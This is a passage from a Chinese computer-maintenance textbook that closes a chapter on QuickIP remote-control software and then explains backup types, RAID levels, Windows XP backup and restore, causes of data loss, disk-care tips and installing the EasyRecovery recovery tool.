解答：当出现总是不能成功连接到远程计算机时，请检查一下 TCP/IP 协议是否安装；QuickIP 是基于 TCP/IP 协议的；检查远程服务器的地址和端口是否正确；检查远程服务器是否运行，远程机器必须运行服务器程序才能被控制；检查密码是否正确；检查远程服务器的最大连接数是否不够；如果使用主机定位数字 ID，检查对方 IP 地址是否可达。检查 QuickIP 服务器的日志，日志中有一些连接后的信息。

③ 在使用 QuickIP 时，如何发送【Ctrl+Alt+Del】组合键到服务器？

解答：在屏幕控制中单击【Ctrl+Alt+Del】组合键的按钮，目前只对 Windows 2000/XP 系统有效，而且服务器必须是以服务（Service）方式运行的，服务器端以 Service 方式运行时可以控制登录窗口，否则不能显示图像和进行鼠标键盘模拟。

将服务器管理中的“开机自动运行”打开并重新启动机器，即可以 Service 方式自动运行。

将服务器管理中的“开机自动运行”打开并运行 net start quickip 命令，也可以 service 方式运行。

要停止服务，只需运行 net stop quickip 命令或在控制面板的服务中进行控制即可。

8.6 总结与经验积累

远程控制技术是指在网络上由一台电脑远距离去控制另一台电脑的技术。一般指通过网络控制远端电脑。当操作者使用主控端电脑控制被控端电脑时，就如同坐在被控端电脑的屏幕前一样，可以启动被控端电脑的应用程序，可以察看被控端电脑的文件资料，甚至可以利用被控端电脑的外部打印设备（打印机）和通信设备（调制解调器或者专线等）来进行打印和访问互联网，就像利用遥控器遥控电视的音量、变换频道或开关电视机一样。

不过，主控端电脑只是将键盘和鼠标的指令传送给远程电脑，同时将被控端电脑的屏幕画面通过通信线路回传过来。也即控制被控端电脑进行操作就像是在眼前的电脑上进行的，实质是在远程的电脑中实现的，不论打开文件还是上网浏览、下载等，都是存储在远程被控端的电脑中。

远程控制一般支持的网络方式有：LAN、WAN、拨号方式、互联网方式。此外，有的远程控制软件还支持通过串口、并口、红外端口来对远程机进行控制（这里的远程电脑，指的是有限距离范围内的电脑）。传统的远程控制软件一般使用 NETBEUI、NETBIOS、IPX/SPX、TCP/IP 等协议来实现远程控制。随着网络技术的发展，目前很多远程控制软件均可提供通过 Web 页面以 Java 技术来控制远程电脑，以实现不同操作系统下的远程控制。

第 9 章　备份升级与数据恢复

本章精粹

通过学习本章，读者将对备份升级与数据恢复有一个全面的认识。首先了解数据备份与数据恢复的概念，再通过实际操作实现硬盘数据、系统以及各个文件的备份与恢复操作，从而为计算机的正常运行保驾护航。

重点提示

- 数据备份升级概述
- 使用和维护硬盘数据恢复
- 备份与恢复操作系统
- 备份与恢复 Windows Vista 操作系统
- 备份与还原其他资料

数据丢失经常给电脑使用者的工作和学习带来很大的麻烦，而造成数据丢失的原因有很多，用户所要做的是通过各种手段把数据丢失所带来的损失降到最低。数据备份和恢复就是比较有效的两种方法。

9.1　数据备份升级概述

说起备份，相信经常使用电脑的人都会有一定的了解。因为在实际运用中，要经常性地为软件、程序和各种数据做备份。不管是新手还是熟练使用计算机的人，都会遇到一定的问题，而且出现的问题都不是所能预料到的。硬件出错、软件问题、使用者操作失误或自然灾害等，都有可能导致数据丢失。备份则是保护数据的一个非常好的办法，当失去一份以后，还有几份和它一样的，复制过来又可以用了。

9.1.1　什么是数据备份

所谓的数据备份就是拷贝重要的数据到其他的介质之上(通常是可移动的)，以保证在原始数据丢失的情况下可以恢复原有数据的操作。

1．备份分类

数据备份有很多种，常见的有：完全备份、差量备份和增量备份三种备份，下面就来对其技巧和特点进行逐一讲解：

(1) 完全备份

顾名思义，完全备份就是备份全部选中的文件。只要是被选中的文件都将会被以“复制”

的形式做出另外一份存放好，以待需要时使用。这种形式的备份并不依赖文件的存档属性来确定需要备份哪些文件。

另外，在完全备份的过程中，文件原先所有的标记都将被清除，每个文件都被标记为已经备份，意思即是清除文件的存档属性。

（2）差量备份

差量备份是针对完全备份而言的，因为差量备份仅仅是对上次完全备份过的文件中的那些发生了改变的文件进行备份。

注 意

在差量备份的过程中，只备份那些经过完全备份而又发生改变的文件和文件夹，而不清除标记。也就是在备份后不会再次标记为已经备份过的文件，因为原来已经有标记。相对于完全备份，差量备份则不清除文件的存档属性。

（3）增量备份

增量备份是针对于上一次备份来进行备份的，无论上一次备份是哪种形式的备份，这次仅仅对那些备份过又发生了改变的文件进行备份。

小技巧

在增量备份的过程中，只备份那些被选中、有标记的文件和文件夹，同时清除标记，在备份过后再标记文件，换句话说就是清除存档属性。

2. 备份周期

了解怎么进行备份文件之后，那么究竟该在什么时候进行一次备份？

在这里介绍一下个人电脑的备份。在安装完所需要的软件和硬件之后，进行一次完全备份。在各种软件进行升级之后进行差量备份。

注 意

这两个备份的相隔时间不要太短，如果在进行差量备份后使用计算机的过程中对备份过的那些文件做了改动，则需要经行一次增量备份，这时个人电脑的备份时间就需要相对长一些。

如果是服务器或存储了很多需要经常变更而又非常重要的数据的计算机，要对其进行备份，最好在进行完全备份后的每三天进行一次差量备份，每周进行一次增量备份，以保证服务器数据的完整性和安全性。备份最好是有规律地进行，这样，对数据的完整性和安全性才能做到最好。

3. 备份手段

到底应该怎样来进行备份？有很多方式，例如磁盘镜像、磁盘阵列、双机容错以及数据拷贝等，下面就来逐一对其进行介绍：

（1）磁盘镜像至少需要两块硬盘

每一块磁盘都具有一个相对应的镜像盘。这样对任何一个磁盘进行数据写入都要求被 80% 复制到镜像盘中，并且系统可以从一组镜像盘中的任意一块磁盘读取数据。这样，任何一块硬

盘的故障都不会影响到系统的正常运行。做这样的备份所能够使用的磁盘空间只是总量的一半，增加了系统的成本，是所有备份磁盘利用率最低的一种方式。

（2）磁盘阵列

磁盘阵列（RAID）是指由一个硬盘控制器来控制多个硬盘的相互连接，使多个硬盘的读/写同步，减少错误，增加效率和可靠度的技术。磁盘镜像是属于磁盘阵列的一个特殊选项，也就是 RAID1。

另外，再介绍一下其他与磁盘阵列有关的内容，例如 RAID2 等。

① RAID2，纠错海明码磁盘阵列。磁盘驱动器组中的第一个、第二个、第四个……第 $2n$ 个磁盘驱动器是专门的校验盘，用于校验和纠错。例如，有七个驱动器的 RAID2，那么第一、第二、第四个磁盘就是纠错盘，其余的磁盘用于存放数据。

② RAID3 和 RAID4，奇校验或偶校验的磁盘阵列。RAID3 也被称做带有专用奇偶位的条带，每个条带片上都有相当于一“块”那么大的空间用来有效存储冗余信息，也就是奇偶位。奇偶位是数据编码信息，如果某个磁盘发生故障，可以用来恢复数据。在此磁盘阵列中，任何一个单独的磁盘驱动器损坏都可以修复，但是同时有两块以上的磁盘驱动器损坏时将无法进行有效的数据恢复。

③ RAID5，无独立校验盘的奇偶校验磁盘阵列，也被称做带分布式奇偶位的条带，每个条带上都有相当于一个“块”那么大的地方被用来存放奇偶位。RAID5 像分布条带上的数据那样把奇偶位信息也分布在所有的磁盘上，尽管这样做会造成一定容量的损失，但是 RAID5 能提供最佳的整体方案，因此，RAID5 也是被广泛使用的一种数据保护方案。

④ RAID6，是带有两种分布存储的奇偶校验码的独立磁盘结构，它是对 RAID5 的扩展，主要是用于要求数据绝对不能出错的场合，使用了 2 种奇偶校验值，所以需要有 N+2 个磁盘，同时对控制器的设置变得十分复杂，写入速度也不好，用于计算奇偶校验值的数据正确性所花费的时间比较多，造成了不必要的负载。

⑤ RAID7，它是新一代的 RAID 标准。RAID7 不仅是一种技术，而且它还是一种存储计算机。其自身带有智能化实时操作系统和用于存储管理的软件工具，可以完全独立于主机运行，不占用主机的 CPU 资源。RAID7 不仅具有更高的性能和卓越的存储管理能力，而且集普通 RAID 标准的所有优点于一身，因而 RAID7 的系统性能极佳。

（3）双机容错主要是针对网络服务器而言的

随着计算机应用在各行各业的深入，企业对计算机系统的依赖程度也越来越高。在许多企业的服务器端都保存有大量的业务数据，这些数据都是一些相当关键的数据，一旦信息发生错误、丢失或遭受破坏，将带来灾难性的毁坏。双机容错就是为了保证服务器端的数据永不丢失和服务器的永不停机。

这种技术通过软件和硬件的技术，将两台独立的网络服务器在网络中表现成为单一的系统，提供给客户端使用。该技术提供的平台具有单点故障容错能力强，性价比优越的特点。

（4）数据拷贝

简单地说，数据拷贝就是把一个存储介质上的数据通过拷贝的方式转存到另外一块存储介质上去。这其间有很多种方法可以做到，有用软件的、硬件的，甚至还有通过网络的。

下面介绍一个备份驱动的例子（这里使用的工具是“驱动精灵”，要对电脑硬件的驱动进行备份，假设驱动光盘已经遗失），具体操作步骤如下：

步骤 1 打开驱动精灵的主窗口，如图 9-1 所示。单击“驱动更新”按钮，打开驱动更新设置窗口，如图 9-2 所示。

图 9-1 驱动精灵主窗口

图 9-2 “驱动更新”设置窗口

步骤 2 在选择相应的硬件配置之后，单击“开始更新”按钮，实现硬件的更新操作，如图 9-3 所示。

步骤 3 更新完毕之后，在驱动精灵的主窗口中单击“驱动备份”按钮，进入“驱动备份”设置窗口，如图 9-4 所示。

图 9-3 实现更新操作

图 9-4 “驱动备份”设置窗口

步骤 4 在其中选择相应的电脑硬件驱动，并选择相应的备份模式之后，再选择驱动备份的存放位置，并单击“开始备份”按钮，对电脑硬件驱动进行备份，如图 9-5 所示。

步骤 5 驱动备份完毕之后，将会弹出一个信息提示框，如图 9-6 所示。单击“确定”按钮，完成备份操作。

图 9-5　开始进行驱动备份

图 9-6　信息提示框

9.1.2　系统的补丁升级

目前，几乎所有 Windows 系列的系统版本，都存在着不断被黑客们发现的漏洞，这些漏洞的存在为计算机带来了不容忽视的安全隐患。因此，为了避免黑客们的攻击，当务之急就是设法修补这些漏洞，系统的补丁升级是修补漏洞最有效的方法。具体操作步骤如下：

步骤 1 在“控制面板”窗口中单击“安全中心”图标按钮，打开“Windows 安全中心”窗口，如图 9-7 所示。

步骤 2 单击“自动更新”选项，弹出“自动更新”对话框，如图 9-8 所示。选择“自动（建议）”单选按钮并单击“确定”按钮之后，即可开始自动下载补丁对系统进行更新。

图 9-7　“Windows 安全中心”窗口

图 9-8　“自动更新”对话框

步骤 3 当系统自动下载补丁时，在桌面右下角的任务栏中将出现一个黄色的类似于盾牌的图标。当补丁下载完毕需要安装时，系统就会向用户发出一个自动提示，此时依照提示进行安装即可，如图 9-9 所示。




图 9-9　自动提示

9.1.3　实现数据备份操作

数据备份的方法有很多，这里只介绍比较简单的一种，即利用 Windows XP 自带的备份工具进行文件备份。具体操作步骤如下：

步骤 1 在 Windows 系统中，选择“开始”→“所有程序”→“附件”→“系统工具”→“备份”命令，打开备份工具。

步骤 2 如果是第一次打开备份工具，则会打开“欢迎使用备份或还原向导”对话框，如图 9-10 所示。

图 9-10　“欢迎使用备份或还原向导”对话框




图 9-11　“备份或还原”对话框

步骤 3 单击“下一步”按钮，打开“备份或还原”对话框，在其中选择“备份文件和设置”单选按钮，如图 9-11 所示。

步骤 4 单击“下一步”按钮，打开“要备份的内容”对话框，在其中根据实际情况选择相应的单选按钮，这里选择“让我选择要备份的内容”单选按钮，如图 9-12 所示。

步骤 5 单击“下一步”按钮，打开“要备份的项目”对话框，在其中选择要备份的驱动器、文件夹或文件，如图 9-13 所示。




图 9-12　“要备份的内容”对话框

图 9-13　“要备份的项目”对话框

步骤 6 单击“下一步”按钮，打开“备份类型、目标和名称”对话框，如图 9-14 所示。在“选择保存备份的位置”文本框中输入备份文件的位置，或单击“浏览”按钮，从打开的“另存为”对话框中为备份的文件设置文件名和相应的保存路径，如图 9-15 所示。

图 9-14　“备份类型、目标和名称”对话框

图 9-15　“另存为”对话框

步骤 7 单击“保存”按钮，完成备份位置的选择，并在“键入这个备份的名称”文本框中输入备份的名称，如图 9-16 所示。单击“下一步”按钮，打开“正在完成备份或还原向导”对话框，检查创建的备份设置，如图 9-17 所示。

步骤 8 单击“高级”按钮，打开“备份类型”对话框，选择一个自己需要的备份类型，如图 9-18 所示。

步骤 9 单击“下一步”按钮，打开“如何备份”对话框，指定验证、压缩和阴影复制选项，如图 9-19 所示。




图 9-16 输入备份名称




图 9-17 “正在完成备份或还原向导”对话框




图 9-18 “备份类型”对话框




图 9-19 “如何备份”对话框

步骤 10 单击“下一步”按钮，打开“备份选项”对话框，根据实际需要选择一个单选按钮，这里选择“将这个备份附加到现有备份”单选按钮，如图 9-20 所示。

步骤 11 单击“下一步”按钮，打开“备份时间”对话框，选择一个合适的备份时间，这里选择“现在”单选按钮，如图 9-21 所示。




图 9-20 “备份选项”对话框




图 9-21 “备份时间”对话框

步骤 12 单击“下一步”按钮，重新进入“正在完成备份或还原向导”对话框，如图 9-22 所示。单击“完成”按钮，即可自动进行文件备份，如图 9-23 所示。

图 9-22　完成高级配置

图 9-23　进行备份操作

步骤 13 在备份的过程中，如果发现显示有“备份设置有错误”的信息提示，则可以单击“取消”按钮，在备份没有完全成功之前，使系统停止运行并退出备份。

步骤 14 如果备份顺利完成，则会弹出“已备份完成”对话框，如图 9-24 所示。单击“关闭”按钮，即可关闭对话框，完成备份操作。

如果系统因为病毒等多种原因导致数据丢失，则可以通过将备份文件进行恢复，重新找回丢失的数据，具体操作步骤如下：

步骤 1 运用同样的方法，再次打开“欢迎使用备份或还原向导”对话框，单击“下一步”按钮，打开“备份或还原”对话框。在其中选择“还原文件和设置”单选按钮，如图 9-25 所示。

图 9-24　“备份完成”对话框




图 9-25　选择“还原文件和设置”单选项

步骤 2 单击“下一步”按钮，打开“还原项目”对话框，在其中选择想要还原的驱动器、文件夹或文件，如图 9-26 所示。

步骤 3 单击“下一步”按钮，打开“正在完成备份或还原向导”对话框，如图 9-27 所示。单击“高级”按钮，打开“还原位置”对话框，如图 9-28 所示。




图 9-26 “还原项目”对话框

图 9-27 “正在完成备份或还原向导”对话框

步骤 4 在其中选择备份文件还原的位置之后，单击“下一步”按钮，打开“如何还原”对话框，根据实际情况选择相应的单选按钮，这里选择“保留现有文件（推荐）”单选按钮，如图 9-29 所示。




图 9-28 “还原位置”对话框




图 9-29 “如何还原”对话框

步骤 5 单击“下一步”按钮，打开“高级还原选项”对话框，在其中勾选“保留现有卷的装入点”复选框，如图 9-30 所示。

步骤 6 单击“下一步”按钮，打开“正在完成备份或还原向导”对话框，如图 9-31 所示。单击“完成”按钮，系统即可自动进行文件的还原操作，如图 9-32 所示。

步骤 7 在数据还原完毕之后，弹出“完成还原”对话框，如图 9-33 所示。单击“关闭”按钮，关闭对话框，完成还原操作。




图 9-30　“高级还原选项”对话框




图 9-31　完成还原设置

图 9-32　自动还原文件




图 9-33　完成数据还原操作

9.2　使用和维护硬盘数据恢复

用户在使用计算机时，可能会遇到这样的情况：刚刚将“回收站”清空，却突然想起其中有个文件是需要的，却被误删了；或由于系统被病毒破坏，而造成硬盘的文件分配表或者分区表被改写了，而硬盘上又存放着很重要的文件。这时，就需要通过软件工具来对被误删的文件、因为分区丢失、病毒破坏而导致丢失的数据进行恢复。

9.2.1　什么是数据恢复

所谓数据恢复是指由于各种原因导致数据损失时，把保留在介质上的数据重新恢复的过程。即使数据被删除或硬盘出现故障，只要存储介质没有严重受损，数据就有可能被完好无损地恢复。

数据恢复不仅是对文件的恢复，还可以恢复物理损伤盘的数据、不同操作系统数据、不同移动数码存储卡的数据。在误删除、误格式化、误分区或者误克隆引起的数据丢失时，因为大部分数据仍未损坏，如果用软件重新恢复连接环节，仍然可以重读数据。如果硬盘因硬件损坏而无法访问时，更换发生故障的零件，即可恢复数据。

但在存储介质严重受损或数据被覆盖的情况下，数据将很难被恢复甚至无法恢复。

9.2.2 造成数据丢失的原因

造成数据丢失的原因有很多，比如彻底删除某个文件或文件夹，重新格式化磁盘，重新分区磁盘等等都会造成数据的丢失。

造成数据丢失的原因主要如下：

① 黑客入侵与病毒感染。估计这是造成数据丢失的因素中所占比例最高的，黑客能在装有防火墙的网络中进出自如，病毒可在几个小时内遍布全球，时刻都在威胁着用户数据的安全。

② 用户的数据保护意识不高。不论是企业用户还是个人用户，多数都只是在计算机里安装了一种或几种防病毒软件，就认为可以高枕无忧了。这种过分依赖防病毒软件的思想，使得用户忽视了对数据的保护，等到数据灾难发生时才发现，原来防毒软件并不是万能的，但为时已晚。

③ 硬盘或系统、软件故障。由这一原因造成的数据丢失多数表现为：数据无法找到，系统不能识别所使用的装置，机器发出噪声，电脑或硬盘不工作等，这与用户使用电脑的习惯和在电脑上安装的软件有关，不能一概而论。

④ 自然破坏。地震、雷电、洪水等意外事故也有可能导致数据丢失，不过这一因素出现的可能性比前面 3 点要低很多。

9.2.3 使用和维护硬盘的注意事项

鉴于造成数据丢失的原因，为了减少数据丢失的可能，建议在操作中注意如下几个方面：

① 将 C 区“我的文档”的路径修改到 D 区，包括 Outlook、Outlook Express 以及各种数据库文件的备份路径都放到 D 区。其他重要的文件也应放在非系统区，因为系统区的故障发生率大大高于其他分区。

② 如果系统崩溃，在重新安装系统时，一定注意检查原 C 区上的重要文件是否已经备份。如果条件允许，最好将整个 C 区复制一份到其他分区或另外的硬盘。

③ 如果使用克隆的方式重装系统，一定认清源盘、目标盘、分区以及整个硬盘这些概念的区别。操作时一定要谨慎，因为即使是一个能够熟练操作计算机的人，如果不小心，做克隆时也一样会出差错。

④ 慎用分区魔术师（PQ）等软件，因为 PQ 虽然有一些很好用的功能，但也是一个比较危险的工具，一旦出错将导致数据丢失。因此，建议在使用时最好先备份重要的文件，尽量不要使用 PQ。

⑤ 安装正版杀毒软件，及时升级，定时查毒。许多数据丢失是由病毒引起的，如果数据重要，一定记住购买正版的杀毒软件，将病毒的威胁降到最低，以免因小失大。

⑥ 注意硬盘的运行温度，过高的温度也可能使硬盘发生故障，如果机箱通风能力有限，可考虑另装一个硬盘风扇。另装一个硬盘风扇可大大降低硬盘产生坏道及磁头损坏的概率。当然，如果另装硬盘风扇，还需要将硬盘固定好，以免风扇运转时给硬盘带来振动。

⑦ 注意硬盘的防震，当读盘时，如果受到较大的震动，轻则会使硬盘产生坏道，重则会损坏磁头。即使在不读盘的情况下，震动仍然容易损坏硬盘的磁头。所以，在硬盘的移动、拆卸等过程中一定要小心。

⑧ 经常做磁盘碎片整理工作，如果硬盘开始出现坏道，也可及早发现并采取措施。

（9）应注意静电对硬盘电路板的伤害，应尽量避免用手接触电路板上的元器件。另外，当发现硬盘的读盘或写盘速度明显减慢，可用 Scandisk 检查是否产生坏道。一旦发现坏道，最好立即停止通电，因为硬盘坏道有时会扩散得很快，通电越久就扩散得越严重。应尽早请专业数据恢复公司抢救数据。

⑩ 如果在 DOS 下面格式化 C 区，要注意 C 区格式是不是 NTFS 格式，因为 DOS 下不识别 NTFS 格式的分区。如果 C 区是 NTFS 格式，用命令 format C：时，可能会把 D 区格式化。

⑪ 慎用 Windows XP 自带的基于 NTFS 格式的加密工具，因为如果没有备份密钥和证书，而用了 Windows XP 自带的基于 NTFS 格式的加密工具，重装系统或更换用户后那些被加密的文件将无法恢复。

9.2.4　数据恢复工具 Easy Recovery 和 Final Data

事实上，当一个文件被从计算机中删除时，这个文件并没有真正被删除掉，它的结构信息仍然保留在硬盘上，直到用新的数据将其覆盖掉。如果要想恢复这个被删除的文件，只要使用恢复工具即可完成。

能够进行数据恢复的工具很多，下面就以使用较为广泛的两种工具进行详细介绍。

1．Easy Recovery

利用 Easy Recovery 进行数据恢复，就是通过 Easy Recovery 将分布在硬盘上不同位置的文件碎块找回来，并根据统计信息将这些文件碎块重新进行整理。Easy Recovery 会在内存中建立一个虚拟的文件夹系统，并列出所有的目录和文件。

当然，使用 Easy Recovery 进行数据恢复的前提，是硬盘中必须保留有文件的信息和数据块，如果在原来被删除文件的对应磁盘分区上进行数据写入，那么需要恢复的数据就可能被掩盖，这样将导致永远无法对数据进行恢复。因此，当需要对某个磁盘分区进行数据恢复时，在删除文件之后就不要再对这个磁盘分区进行数据写入。

小技巧

如果要修复的是系统启动区，此时最好马上退出系统，然后使用另外一块硬盘来启动系统，也就是采用双硬盘结构。

（1）安装 Easy Recovery

使用 Easy Recovery 工具进行数据恢复操作，首先就是要安装 Easy Recovery 这个软件，具体操作步骤如下：

步骤 1 双击 Easy Recovery 的安装文件，打开“安装语言”对话框，单击下拉列表框并从中选择要安装的语言，如图 9-34 所示。




图 9-34　【安装语言】对话框

步骤 2 单击 OK 按钮，打开“安装向导”窗口，如图 9-35 所示。单击“下一步”按钮，打开“许可证协议”对话框，其中显示该软件的安装协议，如图 9-36 所示。

步骤 3 如果用户查阅完毕之后，对该软件的安装协议无异议，可选择“我接受‘许可证协议’中的条款”复选框，单击“下一步”按钮，打开“选择组件”对话框，如图 9-37 所示。

图 9-35 “安装向导”窗口

图 9-36 “许可证协议”对话框




图 9-37 “选择组件”对话框

步骤 4 在选择要安装的组件之后，单击“下一步”按钮，打开“选定安装位置”对话框，如图 9-38 所示。

步骤 5 在“目标文件夹”文本框中输入相应的安装路径之后，单击“下一步”按钮，打开“选择‘开始菜单’文件夹”对话框，如图 9-39 所示。

